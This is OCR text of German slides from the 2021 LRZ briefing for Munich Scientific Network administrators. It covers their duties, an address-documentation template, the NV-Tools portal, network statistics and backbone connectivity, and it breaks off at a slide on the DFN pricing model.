Informationsveranstaltung für Netzverantwortliche im MWN 2021

24.06.2021 | Helmut Tröbs, Stefan Metzger, Sandro Podo, Bernhard Schmidt, Helmut Reiser, Daniel Weber

Agenda

- Aufgaben eines NV
- Neues im MWN
- 10 Minuten Pause
- Dienste im MWN
- Sicherheitsmonitoring

Folien

- Die Folien des NV-Treffens stehen online zur Verfügung

  https://doku.lrz.de/display/PUBLIC/Netzverantwortliche

Agenda

- Aufgaben eines NV
  - NV-Tools (Ein Werkzeug für Netzverantwortliche)
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring

Aufgaben eines Netzverantwortlichen

- Unser Kontakt und zentraler Ansprechpartner vor Ort
- Aufgaben:
  - Zuständig für einen (Netz-) Bereich
  - Schnittstelle zum LRZ in Netzfragen
  - Schnittstelle zum Benutzer in seinem Bereich in Netzfragen
  - **Dokumentation**
  - **Fehlerverfolgung**
  - **Mithilfe bei Netzmissbrauch und kompromittierten Systemen**
  - Planung und Inbetriebnahme von Erweiterungen der Gebäudenetze
- Wer ist mein Netzverantwortlicher?
  - Servicedesk am LRZ erteilt Auskunft

Adressverwaltung

- Wichtige Informationen:
  - IP-Adresse
  - MAC-Adresse
  - Ansprechpartner
  - Raum / Dosennummer
- Werkzeug zur Verwaltung? Was geeignet, sinnvoll und nützlich ist:

	A	B	C	D	E	F	G	H	I
1	**Netzanschlüsse Institut XY**								
2									
3	Subnetz: 129.187.201.0/24, IPv6: 2001:4CA0:0000:F000::/64								
4	Verantwortlich: Vorname Name, name@institut, Tel. xxxxx								
5									
6	**IP-Adresse**	**Gerät**	**Typ**	**MAC-Adresse**	**IPV6**	**Raum**	**Dose**	**Ansprechpartner**	**Bemerkung**
7									
8	129.187.201.1	Webserver	SUN Fire X4100 Dual CPU	00:14:4F:40:94:B0	nein	412	412/2	Beyer, Tel. 8720	bis 31.3.09
9	129.187.201.5	Firewall		00:15:17:0B:32:DD	2001:4ca0:0:f000:b929:2092:d301:b572	412	412/3	Müller Tel. xx	
10									
11	DHCP	PC-Obelix	Dell Optiplex 745	00:1A:A0:D2:2C:0B	2001:4ca0:0:f000:b929:2092:d301:b572	236	E110/1	Hr. Obelix, Tel. xx	
12	DHCP	PC-XY	Dell Optiplex 745	00:1A:A0:D2:2B:43	2001:4ca0:0:f000:b929:2092:d301:b678	237	E120/2	XY, Tel. xx	i.a. nur Mo-Mi
13									
14									
15									
16	Eventuell auch: Switchport, Anschlussrate								

Sonstige Aufgaben und Problemfelder

- Fehlerhafte Dosen/Patchfeldinstallation
- Unzureichende Dokumentation/Beschriftung
- Fehlende Mittel für Netzanschluss bei neuen Rechnern
- Falsche VLAN Zuordnung
- Schleifen
- Defekte Patchkabel
- Client-IP-Konfiguration (**Empfehlung: DHCP**)
  - -> siehe NeSSI
- Firewall-Konfiguration
- Auszug von Nutzern
- Nützliche Informationen und Werkzeuge für NV: https://doku.lrz.de/display/PUBLIC/Netzverantwortliche

Hinweis für TUM Netzverantwortliche

- Die hinterlegten Kennungen werden auf TUM Kennungen umgestellt (falls noch keine TUM Kennung hinterlegt ist)
- Automatisiert, Netzverantwortlicher muss nichts machen.
- Hinweis-Mail wenn Umstellung erfolgt ist

Agenda

- Aufgaben eines NV
  - NV-Tools (Ein Werkzeug für Netzverantwortliche)
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring

NV-Tools


- Aktuelles Feature Set:
  - Auslesen der Datendosen pro Gebäude mit den konfigurierten VLANs und LLDP
  - Auslesen, welche Ports in ihrem VLAN sind
  - Beantragen von Änderungswünschen (Patchung/VLAN-Änderung)

- aktuell Beta-Phase
- Produktivbetrieb voraussichtlich ab dem 01.08.2021


- Wünsche/Feedback/Probleme
  - per Ticket: https://servicedesk.lrz.de/ql/create/50
  - per Mail: nv-tools@lrz.de

https://nv-tools.mwn.de


Startseite



NV-Tools
Tools
Profil
IG LMU, Neubau Bauabschnitt 2, Biologie I, Martinsried
Großhaderner Str. 2-4, 82152 Planegg-Martinsried
IL LMU, Neubau Bauabschnitt 1, Biologie II, Martinsried
Großhaderner Str. 2, 82152 Planegg-Martinsried
XP LMU, Planegg
Fraunhoferstraße 12, Planegg
YQ TUM, Geb. 2401+2402, Winzererstr. 45
Winzererstr. 45, 80797 München

Auswahl des Raumes



Ansicht des Raums





Mein Profil

Vlan	Name	Eingetrange Netzverantwortliche	IP Adressräume	Vorkommen Untagged
Vlan ID	• VlanName 1 • VlanName 2	• NV Name • NV Name	• IP /CIDR • IP /CIDR	• Gebäude 1

Agenda


- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring


MWN-Überblick

- Kommunikationsnetz für Münchner Hochschulen
  - 136.000 Studenten
  - 30.000 Mitarbeiter
- Kennzahlen
  - 14 Core-Router
  - 62 Standort-Router
  - 2.500 Switches
  - 5.100 Access points
  - 83 gemietete dark fibre Leitungen
  - 40+ private dark fibre Leitungen
  - > 200.000 Endgeräte
  - 90 Lokationen mit 635 Gebäuden




- Übertragene Daten (Mai 2021)
  - 4.000 / 2.500 Tbyte/Monat (ein/ausgehend) X-WiN
  - 50 PByte/Monat über das Backbone

MWN 2021



Münchner Wissenschaftsnetz
LRZ
WL,WR,WZ
Bolzmannstr.
1
TUM
B
Stamm/
Nordgelände
LMU
G,S
Geschwister-Scholl-Platz
Stammgelände
A,W,M
TUM,LMU
Garching
X-WIN
INTERNET
DSL-Provider
Q,P,J
I
R
INTERNET
Hochschule
Wiss. Einrichtung
Studentenwohnheim/
sonstige Einrichtung
100 Gbit/s
Glasfaser
40 Gbit/s
Glasfaser
10 Gbit/s
Glasfaser
1 Gbit/s
Glasfaser
100-400 Mbit/s
Glasfaser
10-50 Mbit/s
Glasfaser
10-100 Mbit/s
Etherconnect
256Kbit/s-16Mbit/s
DSL
11-300 Mbit/s
Funk/Laser/LTE
Stand: 19.09.2018/Tröbs

MWN Backbone



Internet Anbindung

- Anbindung ans X-WiN
  - 2 Trunks mit je 2 x 100 GE
  - Direkt an den Super Core des DFN angebunden:
    - Erlangen
    - Garching
- Anbindung über M-net
  - Mit 10 GE
  - Volumenbasierte Tarifierung



Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

DFN – neues Entgeltmodell

- In der 80. Mitgliederversammlung beschlossen
- Tritt zum 01.01.2022 in Kraft – mit Übergangsregelungen
- Wesentliche Änderungen im MWN
